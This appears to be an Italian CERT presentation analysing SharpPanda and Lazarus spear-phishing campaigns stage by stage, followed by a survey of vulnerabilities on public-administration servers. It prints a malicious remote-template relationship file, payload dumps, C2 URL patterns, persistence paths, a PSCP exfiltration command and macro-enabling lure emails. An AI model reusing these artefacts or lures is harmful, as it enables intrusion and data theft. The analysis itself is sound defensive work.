
Weaponization

- DOCX in grado di scaricare un template file RTF (tool RoyalRoad)
- DOCX Exploit vulnerabilità Equation Editor
- Multi Stage Attack

```
settings.xml.rels x
1  <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
3      <Relationship Id="rId8608" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
4          Target="http://45.91.225.139/ipad/Main.jpg"
5          TargetMode="External"/>
6  </Relationships>
```

APT SharpPanda - Delivery

- ❑ Email di spear-phishing indirizzata verso dipendenti dei governi nel sud-est asiatico con allegato DOCX



democracy, and solidarity (from the 24th of December). From March 3, 2021 to April 8, 2021, the [REDACTED]th session, the [REDACTED] National Assembly completed many important contents and programs, such as: law-making work, summarizing the work of the term, consider and decide on important issues of the country, especially consolidating leadership personnel of the state apparatus.

II. CONTENT AND RESULTS

1. Summary of work for the term 2016-2021

Under the leadership of the Party and the close and synchronous coordination of state agencies, mass organizations, [REDACTED] political organizations, the [REDACTED] National Assembly has always made great efforts and determination to fulfill its role as a member of the National Assembly, the highest representative body of the [REDACTED], the highest organ of state power of the [REDACTED], increasingly deeply expressed as the embodiment of the great national unity bloc; constantly innovating strongly, always acting in the interests of the [REDACTED] and the country; achieved positive and comprehensive results in the fields of legislation, supervision and decision-making on important national issues and foreign affairs, as follows:

- The National Assembly has promulgated many legal documents to promptly institutionalize the Party's guidelines and guidelines and continue to concretize the [REDACTED] Constitution, meeting the requirements of state management, economic development and economic development. socio-eco-


APT SharpPanda - Exploitation




- ❑ RoyalRoad RTF decifra il downloader (DLL **5.t**)
- ❑ DLL **5.t**, eseguita mediante rundll32.exe, contatta il primo C2 via GET HTTP. Se SharpPanda, reputa la vittima interessante, scarica lo stadio successivo

```
File: 'Main.jpg' - size: 345380 bytes
-----
id |index |OLE Object
-----
0 |00007A04h |format_id: 2 (Embedded)
  |          |class name: 'Package'
  |          |data size: 145575
  |          |OLE Package object:
  |          |Filename: u'5.t'
  |          |Source path: u'D:\1\5.t'
  |          |Temp path = u'C:\Users\QAZ\AppData\Local\Temp\5.t'
  |          |MD5 = 'c5957c72d69cf081b1ed6c0b500725c'
-----
1 |0004F9B9h |format_id: 2 (Embedded)
  |          |class name: 'Equation.2\x00\x1240\x90\x1240\xvT2'
  |          |data size: 8485
  |          |MD5 = 'fb94bafa488ed77adf8b34dd4951d29d'
-----
2 |0004F9Fh |Not a well-formed OLE object
-----
```

- ❑ Lo stadio successivo è il Loader in grado di contattare un secondo C2 e caricare in memoria la backdoor finale




APT SharpPanda - Installation



- ❑ La persistenza sul sistema viene garantita da un task schedulato ogni giorno chiamato «Windows Update» che invoca l'eseguibile rundll32.exe che esegue la funzione «StartW» presente nel file «5.t»
- ❑ L'utilizzo di «StartW» come funzione esportabile è comune con le DLL di Cobalt Strike

APT SharpPanda - Command and Control



- ❑ DLL **5.t** raccoglie dati sul computer della vittima tra cui nome host, nome e versione del sistema operativo, tipo di sistema (32/64 bit), nome utente, indirizzi MAC degli adattatori di rete. Richiede inoltre a WMI le informazioni sull'antivirus.
 - ❑ ***https://<C&C IP>/<working_folder>/Main.php?Data=<encrypted_data> with the User-Agent Microsoft Internet Explore***
- ❑ DLL Loader invia un CONNECT HTTP/1.1 verso un secondo C2 per avviare ulteriori controlli se caricare in memoria la backdoor

APT SharpPanda - Actions on Objectives



Funzionalità della Backdoor:

- Elimina/Crea/Rinomina/Leggi/Scrivi file e ottieni gli attributi dei file
- Ottieni informazioni su processi e servizi
- Ottieni screenshot
- Esegue i comandi tramite cmd.exe / Crea/Termina processo
- Ottieni tabelle TCP/UDP
- Ottieni i dati delle unità CDROM
- Ottieni informazioni sulle chiavi di registro
- Ottieni i titoli di tutte le finestre di primo livello
- Estrae informazioni come nome del computer, nome utente, indirizzo gateway, versione di Windows (versione principale/minore e numero di build) e tipo di utente
- Spegni il PC

APT Lazarus - colpite società del settore difesa con la backdoor ThreatNeedle

- ❑ **Target:** società di difesa
- ❑ **Scoperto da:** Kaspersky Threat Intelligence
- ❑ **Periodo dell'attacco:** 2020
- ❑ **Attore:** Lazarus (Nord Korea)
- ❑ **Scopo:** Spionaggio



APT Lazarus - Reconnaissance

- Informazioni mirate verso le aziende target raccolte da fonti pubbliche

Weaponization

- DOCX allegato ad una email contenente una **macro** in grado di scaricare stage successivi

APT Lazarus - Delivery



❑ Email di spear-phishing a tema «infezione COVID-19» con allegato DOCX

Вт 02.06.2020 9:20
 <med[redacted]@mail.ru>
 [Срочность] Коронавирусной Инфекции
 Кому: [redacted].ru

Уважаемые работники Общества,

У двух человек из числа руководства [redacted] выявили новую коронавирусную инфекцию COVID-19.

Поэтому мы анонсировали новые обновленные инструкции по профилактике и диагностике коронавирусной инфекции.

Мы просим вас внимательно прочитать и тщательно следовать инструкциям.

[Памятка о коронавирусной инфекции](#)
[Профилактика гриппа и коронавирусной инфекции](#)

Берегите свое здоровье!

--
 С уважением,
 [redacted]
 Заместитель главного врача по лечебной работе
 ОАО [redacted]
 Tel. +7 [redacted]

20200525_001.doc [Compatibility Mode] - Microsoft Word

Home Insert Page Layout References Mailings Review View

Clipboard Font Paragraph Styles

Times New Roman 24

Normal No Spaci... Heading 1

Что такое профилактический осмотр и диспансеризация?

Профилактический осмотр и диспансеризация – это бесплатное медицинское обследование, цель которого раннее выявление хронических неинфекционных заболеваний, являющихся основной причиной инвалидности и преждевременной смертности населения Российской Федерации (сердечно-сосудистых, онкологических, хронических заболеваний органов дыхания, сахарного диабета). Не менее важно, что в процессе этих мероприятий выявляются факторы риска их развития. Среди них: повышенный уровень артериального давления, повышенный уровень холестерина и глюкозы в крови натощак, курение табака, риск пагубного потребления алкоголя, нерациональное питание, низкую физическую активность, избыточную массу тела или ожирение.

Диспансеризация - это визит к врачу «пока ничего не болит».

В случае выявления признаков заболевания это шанс вовремя начать лечение, что всегда эффективнее и позволяет добиться не только длительной ремиссии, но и полного выздоровления. При наличии поведенческих, устранимых факторов риска заболеваний своевременная их коррекция способна предотвратить заболевание.


По сути, это шаг к медицине будущего – медицине профилактической!

Page: 1 of 5 Words: 1,428 100%

APT Lazarus - Delivery (2)



❑ **Curiosità:** Email successive dove il gruppo Lazarus spiega come aprire gli allegati



Это зависит от совместимости просмотра документов.

Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно наст





FYI:

Если вы все еще не видите содержимое, я перешлю документ.

--

С уважением,

██████████
Заместитель главного врача по лечебной работе
ОАО ██████████
Tel. +7 ██████████



--


С уважением,

██████████
Заместитель главного врача по лечебной работе
ОАО ██████████
Tel. +7 ██████████


APT Lazarus - Exploitation



- ❑ Una volta abilitate le macro nel file DOCX allegato, viene avviata l'infezione multi-stadio, volta a scaricare e avviare il loader ThreatNeedle
- ❑ Payload path: %APPDATA%\Microsoft\Windows\Iconcaches.db
- ❑ Shortcut path: %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrives.lnk
- ❑ rundll32.exe [dllpath]



APT Lazarus - Installation




La persistenza viene garantita mediante un file di tipo .LNK all'interno delle cartelle:

- ❑ C:\Users\NOMEUTENTE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- ❑ C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

APT Lazarus - Command and Control



- ❑ SSH tunnel creato con un tool creato dal gruppo
 - ❑ IP SRC;Port SRC;IP DST; Port DST
 - ❑ Traffico cifrato in XOR con chiave «d»
- ❑ Esfiltrazione dati tramite il tool PuTTY PSCP
 - ❑ `%APPDATA%\PBL\unpack.tmp -pw [password]`
`root@[IP address]:/tmp/cab0215`
`%APPDATA%\PBL\cab0215.tmp`
- ❑ Upload dei dati su C2 con richieste HTTP POST



Actions on Objectives



- ❑ Furto di dati e documenti sensibili
- ❑ Spionaggio

APT Lazarus – MITRE

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning	Acquire Infrastructure	Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Adversary-in-the-Middle	Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Gather Victim Host Information	Compromise Accounts	Exploit Public-Facing Application	PowerShell	BITS Jobs	Access Token Manipulation	Access Token Manipulation	LMNR/NBT-NS Poisoning and SMB Relay	Application Window Discovery	Internal Spearphishing	Archive Collected Data	Web Protocols	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	AppleScript	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	ARP Cache Poisoning	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	File Transfer Protocols	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Gather Victim Network Information	Develop Capabilities	Hardware Additions	Windows Command Shell	Browser Extensions	Browser Extensions	Browser Extensions		Cloud Infrastructure Discovery	Remote Service Session Hijacking	Automated Collection	Mail Protocols	Exfiltration Over C2 Channel	Data Manipulation
Phishing for Information	Establish Accounts	Phishing	Unix Shell	Compromise Client Software Binary	Compromise Client Software Binary	Compromise Client Software Binary		Cloud Service Dashboard	Remote Services	Browser Session Hijacking	DNS	Exfiltration Over Other Network Medium	Defacement
Search Closed Sources	Obtain Capabilities	Spearphishing Attachment	Visual Basic	Create Account	Create Account	Create Account		Cloud Service Discovery	Remote Desktop Protocol	Clipboard Data	Communication Through Removable Media	Exfiltration Over Physical Medium	Disk Wipe
Search Open Technical Databases	Stage Capabilities	Spearphishing Link	Python	Create or Modify System Process	Create or Modify System Process	Create or Modify System Process		Cloud Storage Object Discovery	SMB/Windows Admin Shares	Data from Cloud Storage Object	Data Encoding	Exfiltration Over Web Service	Endpoint Denial of Service
Search Open Websites/Domains		Spearphishing via Service	JavaScript	Launch Agent	Launch Agent	Launch Agent		Container and Resource Discovery	Windows Remote Management	Data from Configuration Repository	Standard Encoding	Scheduled Transfer	Firmware Corruption
Search Victim-Owned Websites		Replication Through Removable Media	Network Device CLI	Launch Daemon	Launch Daemon	Launch Daemon		Domain Trust Discovery	SSH	Data from Information Repositories	Non-Standard Encoding	Transfer Data to Cloud Account	Inhibit System Recovery
		Supply Chain Compromise	Container Administration Command	System Service	System Service	System Service		File and Directory Permissions Modification	VNC	Data from Local System	Data Obfuscation		Network Denial of Service
		Trusted Relationship	Deploy Container	Windows Service	Windows Service	Windows Service		Exploitation for Defense Evasion	Windows Remote Management	Data from Network Shared Drive	Junk Data		Resource Hijacking
		Valid Accounts	Exploitation for Client Execution	Launch Daemon	Launch Daemon	Launch Daemon		Hide Artifacts	Windows Remote Management	Data from Removable Media	Sleight of Hand		Service Stop
			Inter-Process Communication	Event Triggered Execution	Event Triggered Execution	Event Triggered Execution		Hijack Execution Flow	Software Deployment Tools	Email Collection	Protocol Impersonation		System Shutdown/Reboot
			Native API	External Remote Services	External Remote Services	External Remote Services		Impair Defenses	Taint Shared Content	Input Capture	Dynamic Resolution		
			Scheduled Task/Job	Hijack Execution Flow	Hijack Execution Flow	Hijack Execution Flow		Indicator Removal on Host	Use Alternate Authentication Material	Screen Capture	Encrypted Channel		
			Shared Modules	Implant Internal Image	Implant Internal Image	Implant Internal Image		Clear Windows Event Logs		Video Capture	Symmetric Cryptography		
			Software Deployment Tools	Modify Authentication Process	Modify Authentication Process	Modify Authentication Process		Clear Linux or Mac System Logs			Asymmetric Cryptography		
			System Services	Office Application Startup	Office Application Startup	Office Application Startup		Clear Command History			Fallback Channels		
			Launchctl	Pre-OS Boot	Pre-OS Boot	Pre-OS Boot		File Deletion			Ingress Tool Transfer		
			Service Execution	Scheduled Task/Job	Scheduled Task/Job	Scheduled Task/Job		Network Share Connection Removal			Multi-Stage Channels		
			User Execution	Server Software Component	Server Software Component	Server Software Component		Time Stomp			Non-Application Layer Protocol		
			Malicious Link	Traffic Signaling	Traffic Signaling	Traffic Signaling		Indirect Command Execution			Non-Standard Port		
			Malicious File	Valid Accounts	Valid Accounts	Valid Accounts		Masquerading			Protocol Tunneling		
			Malicious Image					Invalid Code Signature			Proxy		
			Windows Management Instrumentation					Right-to-Left Override			Internal Proxy		
								Rename System Utilities			External Proxy		
								Masquerade Task or Service			Multi-hop Proxy		
								Match Legitimate Name or Location			Domain Fronting		
								Space after Filename			Remote Access Software		
								Double File					

Take home messages

- ❑ Usare una strategia per mettere in sicurezza la vostra infrastruttura;
- ❑ Seguire delle linee guida (AGID, Matrice MITRE D3FEND o Att&ck)
- ❑ Dubitare SEMPRE!
- ❑ Prendeteci cura della vostra (vita e identità digitale)
 - Piuttosto che aprire un allegato, chiamate il mittente
 - Se pensate sia malevolo, segnalatelo a malware@cert-agid.gov.it
- ❑ In caso di incidente, avvisate subito il vostro ufficio informatico!
- ❑ **Bisogna aggiornare il primo dei sistemi: l'ESSERE UMANO**

Uno sguardo ai server della Pubblica Amministrazione

- ❑ 22.553 Domini censiti in IPA
- ❑ 401.532 Sottodomini ottenuti da fonti OSINT
- ❑ 62.749 Indirizzi IP (IPv4) ottenuti

93.147.186.162 Regular View Raw Data History

General Information	
Hostnames	www.cert-agid.gov.it
Domains	CERT-AGID.GOV.IT
Country	Italy
City	Ivrea
Organization	Vodafone Italia S.p.A.
ISP	Vodafone Italia S.p.A.
ASN	AS30722

Open Ports

80 443


// 80 / TCP

nginx

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Mon, 18 Oct 2021 03:15:30 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Location: https://93.147.186.162/
```

// 443 / TCP

nginx



Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.


- CVE-2017-7679** In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
- CVE-2017-9798** Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.

Uno sguardo ai server della Pubblica Amministrazione (2)

La ricerca ha rilevato **495.762 vulnerabilità** che affliggono i sistemi della PA

Analisi Qualitativa

Vulnerabilità della Pubblica Amministrazione




■ Critical ■ High ■ Medium ■ Low

Il grafico sopra mostra come sono distribuite, in base alla loro gravità (CVSS), le vulnerabilità trovate ma non dice nulla riguardo la diffusione di tali vulnerabilità sui server della PA.

Analisi Quantitativa

Vulnerabilità peggiore per singolo IP della Pubblica Amministrazione




■ Critical ■ High ■ Medium ■ Low ■ None

Il grafico mostra che il **21%** dei server della PA è **potenzialmente vulnerabile**

Il grafico sopra mostra quanto sono diffuse, tra i vari server, le classi di vulnerabilità. Utilizzando i dati aggregati, in particolare il punteggio CVSS peggiore (leggi: più alto) si può risalire al numero di IP che hanno almeno una vulnerabilità di tipo **Low, Medium, High, Critical e None**

Uno sguardo ai server della Pubblica Amministrazione (3)

Top 3 vulnerabilità divise per gravità



